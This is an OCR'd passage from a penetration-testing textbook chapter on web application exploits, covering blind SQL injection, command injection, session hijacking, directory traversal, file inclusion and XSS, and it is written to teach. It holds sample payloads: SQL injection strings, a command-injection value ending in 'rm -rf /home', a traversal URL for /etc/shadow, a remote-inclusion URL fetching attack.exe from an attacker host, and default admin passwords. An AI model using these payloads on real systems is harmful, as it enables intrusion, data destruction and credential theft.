
you don't have a good understanding of how a penetration tester might carry out a SQL injection attack, be sure to go back and reread the "Injection Attacks" section of that chapter.

In the basic SQL injection attack discussed in Chapter 4, the attacker is able to provide input to the web application and then monitor the output of that application to see the result. While that is the ideal situation for an attacker, many web applications with SQL injection flaws do not provide the attacker with a means to directly view the results of the attack. However, that does not mean the attack is impossible; it simply makes it more difficult. Attackers use a technique called *blind SQL injection* to conduct an attack even when they don't have the ability to view the results directly. We'll discuss two forms of blind SQL injection: content-based and timing-based.

Content-Based Blind SQL Injection


In a content-based blind SQL injection attack, the perpetrator sends input to the web application that tests whether the application is interpreting injected code before attempting to carry out an attack. For example, consider a web application that asks a user to enter an account number. A simple version of this web page might look like the one shown in Figure 9.2.

FIGURE 9.2 Account number input page



When a user enters an account number into that page, they would next see a listing of the information associated with that account, as shown in Figure 9.3.

FIGURE 9.3 Account information page



The SQL query supporting this application might be something similar to this:

```
SELECT FirstName, LastName, Balance
FROM Accounts
WHERE AccountNumber = '$account'
```

https://t.me/learningnets

where the `$account` field is populated from the input field in Figure 9.2. In this scenario, an attacker could test for a standard SQL injection vulnerability by placing the following input in the account number field:

```
52019' OR 1=1;--
```

If successful, this would result in the following query being sent to the database:

```
SELECT FirstName, LastName, Balance
FROM Accounts
WHERE AccountNumber = '52019' OR 1=1
```

This query would match all results. However, the design of the web application may ignore any query results beyond the first row. If this is the case, the query would display the same results as those shown in Figure 9.3. While the attacker may not be able to see the results of the query, that does not mean the attack was unsuccessful. However, with such a limited view into the application, it is difficult to distinguish between a well-defended application and a successful attack.

The attacker can perform further testing by taking input that is known to produce results, such as providing the account number 52019 from Figure 9.3 and using SQL that modifies that query to return *no* results. For example, the attacker could provide this input to the field:


```
52019' AND 1=2;--
```

If the web application is vulnerable to blind SQL injection attacks, it would send the following query to the database:

```
SELECT FirstName, LastName, Balance
FROM Accounts
WHERE AccountNumber = '52019' AND 1=2
```

This query, of course, never returns any results, because one is never equal to two! Therefore, the web application would return a page with no results, such as the one shown in Figure 9.4. If the attacker sees this page, they can be reasonably sure that the application is vulnerable to blind SQL injection and can then attempt more malicious queries that alter the contents of the database or perform other unwanted actions.

FIGURE 9.4 Account information page after blind SQL injection



https://t.me/learningnets

Timing-Based Blind SQL Injection

In addition to using the content returned by an application to assess susceptibility to blind SQL injection attacks, penetration testers may use the amount of time required to process a query as a channel for retrieving information from a database.

These attacks depend upon delay mechanisms provided by different database platforms. For example, Microsoft SQL Server's Transact-SQL allows a user to specify a command such as this:

```
WAITFOR DELAY '00:00:15'
```

This would instruct the database to wait 15 seconds before performing the next action. An attacker seeking to verify whether an application is vulnerable to time-based attacks might provide the following input to the account ID field:

```
52019'; WAITFOR DELAY '00:00:15'; --
```

An application that immediately returns the result shown in Figure 9.3 is probably not vulnerable to timing-based attacks. However, if the application returns the result after a 15-second delay, it is likely vulnerable.

This might seem like a strange attack, but it can actually be used to extract information from the database. For example, imagine that the Accounts database table used in the previous example contains an unencrypted field named Password. An attacker could use a timing-based attack to discover the password by checking it letter-by-letter.

The SQL to perform a timing-based attack is a little complex and you won't need to know it for the exam. Instead, here's some pseudocode that illustrates how the attack works conceptually:

```
For each character in the password
     For each letter in the alphabet
        If the current character is equal to the current letter, wait 15 seconds
        before returning results
```

In this manner, an attacker can cycle through all of the possible password combinations to ferret out the password character-by-character. This may seem very tedious, but tools like SQLmap and Metasploit automate timing-based blind attacks, making them quite straightforward.

Code Injection Attacks

SQL injection attacks are a specific example of a general class of attacks known as *code injection* attacks. These attacks seek to insert attacker-written code into the legitimate code created by a web application developer. Any environment that inserts user-supplied input into code written by an application developer may be vulnerable to a code injection attack.

In addition to SQL injection, cross-site scripting is an example of a code injection attack that inserts HTML code written by an attacker into the web pages created by a developer. We'll discuss cross-site scripting in detail later in this chapter.

https://t.me/learningnets

Command Injection Attacks

In some cases, application code may reach back to the operating system to execute a command. This is especially dangerous because an attacker might exploit a flaw in the application and gain the ability to directly manipulate the operating system. For example, consider the simple application shown in Figure 9.5.

FIGURE 9.5 Account creation page



This application sets up a new student account for a course. Among other actions, it creates a directory on the server for the student. On a Linux system, the application might use a `system()` call to send the directory creation command to the underlying operating system. For example, if someone fills in the textbox with

```
mchapple
```

the application might use this function call

```
system('mkdir /home/students/mchapple')
```

to create a home directory for that user. An attacker examining this application might guess that this is how the application works and then supply the input

```
mchapple & rm -rf /home
```

which the application then uses to create the system call:

```
system('mkdir /home/students/mchapple & rm -rf home')
```

This sequence of commands deletes the `/home` directory along with all files and subfolders it contains. The ampersand in this command indicates that the operating system should execute the text after the ampersand as a separate command. This allows the attacker to execute the `rm` command by exploiting an input field that is only intended to execute a `mkdir` command.

Exploiting Authentication Vulnerabilities

Applications, like servers and networks, rely upon authentication mechanisms to confirm the identity of users and devices and verify that they are authorized to perform specific actions. Attackers and penetration testers alike often seek to undermine the security of

https://t.me/learningnets

those authentication systems because, if they are able to do so, they may gain illegitimate access to systems, services, and information protected by that authentication infrastructure.

Password Authentication

Passwords are the most common form of authentication in use today, but unfortunately, they are also the most easily defeated. The reason for this is that passwords are a knowledge-based authentication technique. An attacker who learns a user's password may then impersonate the user from that point forward until the password expires or is changed.

There are many ways that an attacker may learn a user's password, ranging from technical to social. Here are just a few of the possible ways that an attacker might discover a user's password:

- Conducting social engineering attacks that trick the user into revealing a password, either directly or through a false authentication mechanism
- Eavesdropping on unencrypted network traffic
- Obtaining a dump of passwords from previously compromised sites and assuming that a significant proportion of users reuse their passwords from that site on other sites

In addition to these approaches, attackers may be able to conduct credential brute-forcing attacks, in which they obtain a set of weakly hashed passwords from a target system and then conduct an exhaustive search to crack those passwords and obtain access to the system. We'll discuss password cracking techniques in greater detail in Chapter 10, "Exploiting Host Vulnerabilities."

In some cases, application developers, vendors, and system administrators make it easy for an attacker. Systems often ship with default administrative accounts that may remain unchanged. For example, Figure 9.6 shows a section of the manual for a Zyxel router that includes a default username and password, as well as instructions for changing that password.

FIGURE 9.6 Zyxel router default password

Step 3 Login the device with your defined password. If you haven't changed it before, please login with default username/password (admin/1234). After login, go to Maintenance → Administration → Administrator.

Type your new password in the field "New Password" and type it again in "Confirm Password", then click "SAVE".

Source: `https://www.zyxel.com/support/Zyxel-password-changing-procedure-20161213-v2.pdf`

Penetration testers may assume that an administrator may not have changed the default password and attempt to use a variety of default passwords on applications and devices to gain access. Some common username/password combinations to test are as follows:

- administrator/password
- admin/password
- admin/admin

https://t.me/learningnets


Many websites maintain detailed catalogs of the default passwords used for a wide variety of applications and devices. Those sites are a great starting point for penetration testers seeking to gain access to a networked device.

Session Attacks

Credential-stealing attacks allow a hacker or penetration tester to authenticate directly to a service using a stolen account. *Session hijacking* attacks take a different approach by stealing an existing authenticated session. These attacks don't require that the attacker gain access to the authentication mechanism; instead they take over an already authenticated session with a website.

Most websites that require authentication manage user sessions using HTTP *cookies* managed in the user's browser. In this approach, illustrated in Figure 9.7, the user accesses the website's login form and uses their credentials to authenticate. If the user passes the authentication process, the website provides the user's browser with a cookie that may be used to authenticate future requests. Once the user has a valid cookie stored in the browser, the browser transmits that cookie with all future requests made to the website. The website inspects the cookie and determines that the user has already authenticated and does not need to reenter their password or complete other authentication tasks.


FIGURE 9.7 Session authentication with cookies



The cookie is simply a storage object maintained in the user's browser that holds variables that may later be accessed by the website that created them. You can think of a cookie as a small database of information that the website maintains in the user's browser. The cookie contains an authentication string that ties the cookie to a particular user session. Figure 9.8 shows an example of a cookie used by the `CNN.com` website, viewed in the Chrome browser. If you inspect the contents of your own browser's cookie cache, you'll likely find hundreds or thousands of cookies maintained by websites that you've visited. Some cookies may be years old.

https://t.me/learningnets

FIGURE 9.8 Session cookie from CNN.com



Cookie Stealing and Manipulation

As you've just read, cookies serve as keys to bypass the authentication mechanisms of websites. To draw a parallel, imagine attending a trade conference. When you arrive at the registration booth, you might be asked to provide photo identification and pay a registration fee. In this case, you go through an authentication process. After you register, the booth attendant hands you a badge that you wear around your neck for the remainder of the show. From that point forward, any security staff simply glance at your badge and know that you've already been authenticated and granted access to the show. If someone steals your badge, they now have the same show access that you enjoyed.


Cookies work the same way. They're just digital versions of badges. If an attacker is able to steal someone's cookie, they may then impersonate that user to gain access to the website that issued the cookie. There are several ways that an attacker might obtain a cookie:

- Eavesdropping on unencrypted network connections and stealing a copy of the cookie as it is transmitted between the user and the website
- Installing malware on the user's browser that retrieves cookies and transmits them back to the attacker
- Engaging in a *man-in-the-middle attack*, where the attacker fools the user into thinking that the attacker is actually the target website and presenting a fake authentication form. The attacker may then authenticate to the website on the user's behalf and obtain the cookie.

https://t.me/learningnets

Once the attacker has the cookie, they may perform cookie manipulation to alter the details sent back to the website or simply use the cookie as the badge required to gain access to the site, as shown in Figure 9.9.

FIGURE 9.9 Session hijacking with cookies



Unvalidated Redirects

Insecure URL redirects are another vulnerability that attackers may exploit in an attempt to steal user sessions. Some web applications allow the browser to pass destination URLs to the application and then redirect the user to that URL at the completion of their transaction. For example, an ordering page might use URLs with this structure:

```
https://www.mycompany.com/ordering.php?redirect=http%3a//www.mycompany.com/
thankyou.htm
```

The web application would then send the user to the thank you page at the conclusion of the transaction. This approach is convenient for web developers because it allows administrators to modify the destination page without altering the application code. However, if the application allows redirection to any URL, this creates a situation known as an *unvalidated redirect*, which an attacker may use to redirect the user to a malicious site. For example, an attacker might post a link to the page above on a message board but alter the URL to appear as

```
https://www.mycompany.com/ordering.php?redirect=http%3a//www.evilhacker.com/
passwordstealer.htm
```

https://t.me/learningnets


A user visiting this link would complete the legitimate transaction on the `mycompany.com` website but then be redirected to the attacker's page, where code might send the user straight into a session-stealing or credential theft attack.

Developers seeking to include redirection options in their applications should perform *validated redirects* that check redirection URLs against an approved list. This list might specify the exact URLs authorized for redirection, or more simply, it might just limit redirection to URLs from the same domain.

Kerberos Exploits

Kerberos is a commonly used centralized authentication protocol that is designed to operate on untrusted networks by leveraging encryption. Kerberos uses the authentication process shown in Figure 9.10. Users authenticate to an authentication server (AS) and initially obtain a ticket granting ticket (TGT). They then use the TGT to obtain server tickets from the authentication server that they may use to prove their identity to an individual service.

FIGURE 9.10 Kerberos authentication process



Kerberos relies on a central key distribution center (KDC). Compromise of the KDC would allow an attacker to impersonate any user. Kerberos attacks have received significant attention over the past few years, as local attacks against compromised KDCs have resulted in complete compromise of Kerberos-authenticated systems. Common Kerberos attacks include the following:

- Administrator account attacks, in which an attacker compromises an administrator account and uses it to manipulate the KDC

https://t.me/learningnets

- Kerberos ticket reuse, including pass-the-ticket attacks, which allow impersonation of legitimate users for the life span of the ticket, and pass-the-key attacks, which reuse a secret key to acquire tickets
- Ticket granting ticket (TGT)–focused attacks. TGTs are incredibly valuable and can be created with extended life spans. When attackers succeed in acquiring TGTs, they often call them "golden tickets" because they allow complete access to Kerberos-connected systems, including creation of new tickets, account changes, and even falsification of accounts or services.

Exploiting Authorization Vulnerabilities

We've explored injection vulnerabilities that allow an attacker to send code to backend systems and authentication vulnerabilities that allow an attacker to assume the identity of a legitimate user. Let's now take a look at some authorization vulnerabilities that allow an attacker to exceed the level of access for which they are authorized.

Insecure Direct Object References

In some cases, web developers design an application to directly retrieve information from a database based upon an argument provided by the user in either a query string or a POST request. For example, this query string might be used to retrieve a document from a document management system:

```
https://www.mycompany.com/getDocument.php?documentID=1842
```

There is nothing wrong with this approach, as long as the application also implements other authorization mechanisms. The application is still responsible for ensuring that the user is properly authenticated and is authorized to access the requested document.

The reason for this is that an attacker can easily view this URL and then modify it to attempt to retrieve other documents, such as in these examples:

```
https://www.mycompany.com/getDocument.php?documentID=1841
https://www.mycompany.com/getDocument.php?documentID=1843
https://www.mycompany.com/getDocument.php?documentID=1844
```

If the application does not perform authorization checks, the user may be permitted to view information that exceeds their authority. This situation is known as an *insecure direct object reference*.

https://t.me/learningnets

Canadian Teenager Arrested for Exploiting Insecure Direct Object Reference

In April 2018, Nova Scotia authorities charged a 19-year-old with "unauthorized use of a computer" when he discovered that the website used by the province for handling Freedom of Information requests had URLs that contained a simple integer corresponding to the request ID.


After noticing this, the teenager simply altered the ID from a URL that he received after filing his own request and viewed the requests made by other individuals. That's not exactly a sophisticated attack, and many cybersecurity professionals (your authors included) would not even consider it a hacking attempt. Eventually, the authorities recognized that the province IT team was at fault and dropped the charges against the teenager.

Directory Traversal

Some web servers suffer from a security misconfiguration that allows users to navigate the directory structure and access files that should remain secure. These *directory traversal* attacks work when web servers allow the inclusion of operators that navigate directory paths and file system access controls don't properly restrict access to files stored elsewhere on the server.

For example, consider an Apache web server that stores web content in the directory path `/var/www/html/`. That same server might store the shadow password file, which contains hashed user passwords, in the `/etc` directory using the filename `/etc/shadow`. Both of these locations are linked through the same directory structure, as shown in Figure 9.11.

FIGURE 9.11 Example web server directory structure



https://t.me/learningnets

If the Apache server uses `/var/www/html/` as the root location for the website, this is the assumed path for all files unless otherwise specified. For example, if the site were `www.mycompany.com`, the URL `www.mycompany.com/account.php` would refer to the file `/var/www/html/account.php` stored on the server.

In Linux operating systems, the `..` operator in a file path refers to the directory one level higher than the current directory. For example, the path `/var/www/html/../` refers to the directory that is one level higher than the html directory, or `/var/www/`.

Directory traversal attacks use this knowledge and attempt to navigate outside of the areas of the file system that are reserved for the web server. For example, a directory traversal attack might seek to access the shadow password file by entering this URL:

```
http://www.mycompany.com/../../../etc/shadow
```

If the attack is successful, the web server will dutifully display the shadow password file in the attacker's browser, providing a starting point for a brute-force attack on the credentials. The attack URL uses the `..` operator three times to navigate up through the directory hierarchy. If you refer back to Figure 9.11 and use the `/var/www/html` directory as your starting point, the first `..` operator brings you to `/var/www`, the second brings you to `/var`, and the third brings you to the root directory, `/`. The remainder of the URL brings you down into the `/etc/` directory and to the location of the `/etc/shadow` file.

File Inclusion

File inclusion attacks take directory traversal to the next level. Instead of simply retrieving a file from the local operating system and displaying it to the attacker, file inclusion attacks actually execute the code contained within a file, allowing the attacker to fool the web server into executing arbitrary code.

File inclusion attacks come in two variants:

- *Local file inclusion* attacks seek to execute code stored in a file located elsewhere on the web server. They work in a manner very similar to a directory traversal attack. For example, an attacker might use the following URL to execute a file named `attack.exe` that is stored in the `C:\www\uploads` directory on a Windows server:

  ```
  http://www.mycompany.com/app.php?include=C:\\www\\uploads\\attack.exe
  ```

- *Remote file inclusion* attacks allow the attacker to go a step further and execute code that is stored on a remote server. These attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server:

  ```
  http://www.mycompany.com/app.php?include=http://evil.attacker.com/attack.exe
  ```

When attackers discover a file inclusion vulnerability, they often exploit it to upload a *web shell* to the server. Web shells allow the attacker to execute commands on the server and view the results in the browser. This approach provides the attacker with access to the server over commonly used HTTP and HTTPS ports, making their traffic less vulnerable to detection by security tools. In addition, the attacker may even repair the initial

https://t.me/learningnets

vulnerability they used to gain access to the server to prevent its discovery by another attacker seeking to take control of the server or by a security team who then might be tipped off to the successful attack.

Exploiting Web Application Vulnerabilities

Web applications are complex ecosystems consisting of application code, web platforms, operating systems, databases, and interconnected *application programming interfaces (APIs)*. The complexity of these environments makes many different types of attack possible and provides fertile ground for penetration testers. We've already looked at a variety of attacks against web applications, including injection attacks, session hijacking, directory traversal, and more. In the following sections, we round out our look at web-based exploits by exploring cross-site scripting, cross-site request forgery, and clickjacking.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks occur when web applications allow an attacker to perform *HTML injection*, inserting their own HTML code into a web page.

Reflected XSS

XSS attacks commonly occur when an application allows *reflected input*. For example, consider a simple web application that contains a single text box asking a user to enter their name. When the user clicks Submit, the web application loads a new page that says, "Hello, *name*."

Under normal circumstances, this web application functions as designed. However, a malicious individual could take advantage of this web application to trick an unsuspecting third party. As you may know, you can embed scripts in web pages by using the HTML tags `<SCRIPT>` and `</SCRIPT>`. Suppose that, instead of entering *Mike* in the Name field, you enter the following text:

```
Mike<SCRIPT>alert('hello')</SCRIPT>
```

When the web application "reflects" this input in the form of a web page, your browser processes it as it would any other web page: it displays the text portions of the web page and executes the script portions. In this case, the script simply opens a pop-up window that says "hello" in it. However, you could be more malicious and include a more sophisticated script that asks the user to provide a password and transmits it to a malicious third party.

At this point, you're probably asking yourself how anyone would fall victim to this type of attack. After all, you're not going to attack yourself by embedding scripts in the input that you provide to a web application that performs reflection. The key to this attack is

https://t.me/learningnets

that it's possible to embed form input in a link. A malicious individual could create a web page with a link titled "Check your account at First Bank" and encode form input in the link. When the user visits the link, the web page appears to be an authentic First Bank website (because it is!) with the proper address in the toolbar and a valid digital certificate. However, the website would then execute the script included in the input by the malicious user, which appears to be part of the valid web page.

What's the answer to cross-site scripting? When creating web applications that allow any type of user input, developers must be sure to perform *input validation*. At the most basic level, applications should never allow a user to include the `<SCRIPT>` tag in a reflected input field. However, this doesn't solve the problem completely; there are many clever alternatives available to an industrious web application attacker. The best solution is to determine the type of input that the application *will* allow and then validate the input to ensure that it matches that pattern. For example, if an application has a text box that allows users to enter their age, it should accept only one to three digits as input. The application should reject any other input as invalid.



For more examples of ways to evade cross-site scripting filters, see `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`.

Stored/Persistent XSS

Cross-site scripting attacks often exploit reflected input, but this isn't the only way that the attacks might take place. Another common technique is to store cross-site scripting code on a remote web server in an approach known as *stored XSS*. These attacks are described as persistent, because they remain on the server even when the attacker isn't actively waging an attack.


As an example, consider a message board that allows users to post messages that contain HTML code. This is very common, because users may want to use HTML to add emphasis to their posts. For example, a user might use this HTML code in a message board posting:

```
<p>Hello everyone,</p>
<p>I am planning an upcoming trip to <A HREF=
'https://www.mlb.com/mets/ballpark'>Citi Field</A> to see the Mets take on the
Yankees in the Subway Series.</p>
<p>Does anyone have suggestions for transportation?  I am staying in Manhattan
and am only interested in <B>public transportation</B> options.</p>
<p>Thanks!</p>
<p>Mike</p>
```

When displayed in a browser, the HTML tags would alter the appearance of the message, as shown in Figure 9.12.

https://t.me/learningnets

FIGURE 9.12 Message board post rendered in a browser




An attacker seeking to conduct a cross-site scripting attack could try to insert an HTML script in this code. For example, they might enter this code:

```
<p>Hello everyone,</p>
<p>I am planning an upcoming trip to <A HREF=
'https://www.mlb.com/mets/ballpark'>Citi Field</A> to see the Mets take on the
Yankees in the Subway Series.</p>
<p>Does anyone have suggestions for transportation?  I am staying in Manhattan
and am only interested in <B>public transportation</B> options.</p>
<p>Thanks!</p>
<p>Mike</p>
<SCRIPT>alert('Cross-site scripting!')</SCRIPT>
```

When future users load this message, they would see the alert pop-up shown in Figure 9.13. This is fairly innocuous, but an XSS attack could also be used to redirect users to a phishing site, request sensitive information, or perform another attack.

FIGURE 9.13 XSS attack rendered in a browser



https://t.me/learningnets

The Domain Object Model (DOM)

You won't always find evidence of XSS attacks in the HTML sent from a web server. Some variations of XSS attacks hide the attack code within the Document Object Model (DOM). The DOM is a tool used by developers to manipulate web pages as objects. XSS attackers can hide the attack within the DOM and then call a DOM method within the HTML code that retrieves the XSS attack. These DOM-based XSS attacks may escape scrutiny by security tools.

While we're on the subject of the DOM, developers should also avoid including sensitive information in the DOM through the use of hidden elements. Assume that any information sent to a user is accessible to that user.

Cross-Site Request Forgery (CSRF/XSRF)

Cross-site request forgery attacks, abbreviated as XSRF or CSRF attacks, are similar to cross-site scripting attacks but exploit a different trust relationship. XSS attacks exploit the trust that a user has in a website to execute code on the user's computer. XSRF attacks exploit the trust that remote sites have in a user's system to execute commands on the user's behalf.

XSRF attacks work by making the reasonable assumption that users are often logged into many different websites at the same time. Attackers then embed code in one website that sends a command to a second website. When the user clicks the link on the first site, they are unknowingly sending a command to the second site. If the user happens to be logged into that second site, the command may succeed.

Consider, for example, an online banking site. An attacker who wants to steal funds from user accounts might go to an online forum and post a message containing a link. That link actually goes directly into the money transfer site that issues a command to transfer funds to the attacker's account. The attacker then leaves the link posted on the forum and waits for an unsuspecting user to come along and click the link. If the user happens to be logged into the banking site, the transfer succeeds.

Developers should protect their web applications against XSRF attacks. One way to do this is to create web applications that use secure tokens that the attacker would not know to embed in the links. Another safeguard is for sites to check the referring URL in requests received from end users and only accept requests that originated from their own site.

Clickjacking

Clickjacking attacks use design elements of a web page to fool users into inadvertently clicking on links that perform malicious actions. For example, a clickjacking attack might display an advertisement over a link that modifies browser security settings. The user innocently clicks on the advertisement and inadvertently modifies the system security settings, allowing the attacker to gain control of the system.

https://t.me/learningnets

Unsecure Coding Practices

We've now examined web application vulnerabilities extensively from the perspective of an attacker. There are, indeed, many ways that an attacker can exploit security flaws to compromise the security of applications. Now let's flip our perspective and look at some of the unsecure code practices that developers might engage in, inadvertently undermining application security.

Source Code Comments

Comments are an important part of any good developer's workflow. Placed strategically throughout code, they provide documentation of design choices, explain workflows, and offer details crucial to other developers who may later be called upon to modify or troubleshoot the code. When placed in the right hands, comments are crucial.

However, comments can also provide attackers with a road map explaining how code works. In some cases, comments may even include critical security details that should remain secret. Developers should take steps to ensure that commented versions of their code remain secret. In the case of compiled code, this is unnecessary, as the compiler automatically removes comments from executable files. However, web applications that expose their code may allow remote users to view comments left in the code. In those environments, developers should remove comments from production versions of the code before deployment. It's fine to leave the comments in place for archived source code as a reference for future developers—just don't leave them accessible to unknown individuals on the Internet!

Error Handling

Attackers thrive on exploiting errors in code. Developers must understand this and write their code so that it is resilient to unexpected situations that an attacker might create in order to test the boundaries of code. For example, if a web form requests an age as input, it's insufficient to simply verify that the age is an integer. Attackers might enter a 50,000-digit integer in that field in an attempt to perform an integer overflow attack. Developers must anticipate unexpected situations and write *error handling* code that steps in and handles these situations in a secure fashion. The lack of error handling routines may expose code to unacceptable levels of risk.




If you're wondering why you need to worry about error handling when you already perform input validation, remember that cybersecurity professionals embrace a defense-in-depth approach to security. For example, your input validation routine might itself contain a flaw that allows potentially malicious input to pass through to the application. Error handling serves as a secondary control in that case, preventing the malicious input from triggering a dangerous error condition.

https://t.me/learningnets

On the flip side of the error handling coin, overly verbose error handling routines may also present risk. If error handling routines explain too much about the inner workings of code, they may allow an attacker to find a way to exploit the code. For example, Figure 9.14 shows an error message appearing on a website that contains details of the SQL query used to create the web page. This could allow an attacker to determine the table structure and attempt a SQL injection attack.

FIGURE 9.14 SQL error disclosure



